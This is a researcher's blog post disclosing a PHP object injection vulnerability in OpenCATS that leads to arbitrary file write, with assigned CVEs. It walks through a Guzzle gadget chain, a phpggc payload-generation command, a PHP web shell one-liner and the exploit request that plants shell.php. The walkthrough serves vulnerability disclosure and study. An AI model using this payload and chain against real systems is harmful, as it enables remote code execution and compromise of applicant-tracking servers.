OpenCATS PHP Object Injection to Arbitrary File Write

by **snoopysecurity**


January 16, 2021 in Web-application-security

Introduction

OpenCATS is an application tracking system that is written in PHP. More about OpenCATS can be seen here: https://www.opencats.org/. OpenCATS is vulnerable to PHP Object injection, by leveraging this vulnerability, it is possible to conduct arbitrary file write and execute arbitrary code on a system.

Technical Details

OpenCATS has an activity area to keep track of activities.



The following request is being sent to the application as part of a normal application workflow.

```
GET /index.php?m=activity&parametersactivity%3AActivityDataGrid=
a%3A9%3A%7Bs%3A10%3A%22rangeStart%22%3Bi%3A0%3Bs%3A10%3A%22maxResults%22%3Bi%3A15%3Bs%3A13%3A%22filterV
isible%22%3Bb%3A0%3Bs%3A9%3A%22startDate%22%3Bs%3A0%3A%22%22%3Bs%3A7%3A%22endDate%22%3Bs%3A0%3A%22%22%3
Bs%3A6%3A%22period%22%3Bs%3A37%3A%22DATE_SUB%28CURDATE%28%29%2C+INTERVAL+1+MONTH%29%22%3Bs%3A6%3A%22sor
tBy%22%3Bs%3A15%3A%22dateCreatedSort%22%3Bs%3A13%3A%22sortDirection%22%3Bs%3A4%3A%22DESC%22%3Bs%3A11%3A
%22filterAlpha%22%3Bs%3A1%3A%22L%22%3B%7D HTTP/1.1
Host: dvws.local
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://dvws.local/index.php?m=activity
Cookie: _pc_tvs=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE2MDkzNjMwNTYsInB0ZyI6eyJjbWY6c2ci0nsiODYwIjoxLCIxMDA3Ij
oxfSwiX2Mi0jE2MDkzNTgwMjEsIl91IjoxNjAsMzU5MzI3fSwiZXhwIjoxNjQwODk5MDU2fQ.0Fq8osGBuTAJUengo4LZey2wBuonlg
wGBvwJ327pHbQ; _pc_vis=da58a38788948fae; _ga=GA1.2.1963052574.1609358122; sugar_user_theme=SuiteP;
ck_login_id_20=1; ck_login_language_20=en_us; EmailGridWidths=0=10&1=10&2=150&3=250&4=175&5=125;
Users_divs=Users_aclroles_v%3Dtrue%23undefined%3D%23; ProspectLists_divs=
ProspectLists_contacts_v%3Dtrue%23undefined%3D%23ProspectLists_prospects_v%3Dtrue%23; CATS=
0cf6e6265f75d23a9abbcf8d70091118
Upgrade-Insecure-Requests: 1
```

The parametersactivity:ActivityDataGrid parameter is sending serialized data as seen below which is being deserialized by the application using the unserialize function.

```
a:9:{s:10:"rangeStart";i:0;s:10:"maxResults";i:15;s:13:"filterVisible";b:0;s:9:"startDate";s:
```

The unserialize function can be seen in DataGrid.php

```
262         }
263
264         /* Split function parameter into module name and function name. */
265         $indentifierParts = explode(':', $indentifier, 3);
266
267         $module = preg_replace("[^A-Za-z0-9]", "", $indentifierParts[0]);
268         $class = preg_replace("[^A-Za-z0-9]", "", $indentifierParts[1]);
269
270         if (isset($indentifierParts[2]))
271         {
272             $misc = unserialize($indentifierParts[2]);
273         }
274
275         if (!file_exists(sprintf('modules/%s/dataGrids.php', $module)))
276         {
277             trigger_error('No datagrid named: '.$indentifier);
278         }
279
280         include_once (sprintf('modules/%s/dataGrids.php', $module));
281
282         $dg = new $class($_SESSION['CATS']->getSiteID(), $parameters, $misc);
283
284         return $dg;
285     }
286
```

To exploit with vulnerability, a POP gadget chain can be created using guzzlehttp. A `__destruct` magic method available within `/var/www/public/vendor/guzzlehttp/guzzle/src/Cookie/FileCookieJar.php` can be leveraged to write arbitrary files to the system.

The relevant code that needs to be triggered can be seen below:

```
public function __destruct()
    {
        $this->save($this->filename);
    }

    /**
     * Saves the cookies to a file.
     *
     * @param string $filename File to save
     * @throws \RuntimeException if the file cannot be found or created
     */
    public function save($filename)
    {
        $json = [];
        foreach ($this as $cookie) {
            /** @var SetCookie $cookie */
            if (CookieJar::shouldPersist($cookie, $this->storeSessionCookies)) {
                $json[] = $cookie->toArray();
            }
        }

        $jsonStr = \GuzzleHttp\json_encode($json);
        if (false === file_put_contents($filename, $jsonStr)) {
            throw new \RuntimeException("Unable to save file {$filename}");
        }
    }
```

In the above example, the `destruct()` magic method calls the save() method on the `FileCookieJar` class. The save method take a value called filename which is a property of an object, The contents of th is file comes from the $json array which get the value from `$cookie->toArray()`, and $cookie being an object.

Multiple checks are also done to ensure that $cookie->getExpires() returns true and $cookie->getDiscard() returns false. After these checks, The `$json array` is then json encoded and written to a file using the file_put_contents function.

This is an already known gadget found by cf which is available within Guzzle versions `6.0.0 <= 6.3.3+`

phpggc can be used to generate a serialized exploit payload for this gadget

A payload such as `<?php echo shell_exec($_GET['e'].' 2>&1'); ?>` can now be used with phpggc to generate a serialized gadget chain which will store shell.php within `/var/www/public/shell.php` of the target OpenCAT system.


```
master ❯ ./phpggc -u --fast-destruct Guzzle/FW1 /var/www/public/shell.php  /tmp/
a%3A2%3A%7Bi%3A7%3BO%3A31%3A%22GuzzleHttp%5CCookie%5CFileCookieJar%22%3A4%3A%7Bs%3A41%3A%22
```

The request with the payload can now be sent.

```
GET /index.php?m=activity&parametersactivity%3AActivityDataGrid=a%3A2%3A%7Bi%3A7%3BO%3A31%3A
Host: dvws.local
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://dvws.local/index.php?m=activity
Cookie: _pc_tvs=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE2MDkzNjMwNTYsInB0ZyI6eyJjbW
Upgrade-Insecure-Requests: 1
```

The `shell.php` can now be leveraged to execute arbitrary code.

Note: Multiple other areas within OpenCATs are also taking deserialized user input which can be leveraged for the same vulnerability. Also, Multiple Cross-site Scripting (XSS) issues also exist on this codebase.



I've opened a GitHub issue to report this issue and CVE has assigned two CVEs as well: CVE-2021-25294 and CVE-2021-25295

Subscribe via RSS

Share:

PHP Object Injection Exploitation Notes

ADempiere Unsafe Deserialization to Code Execution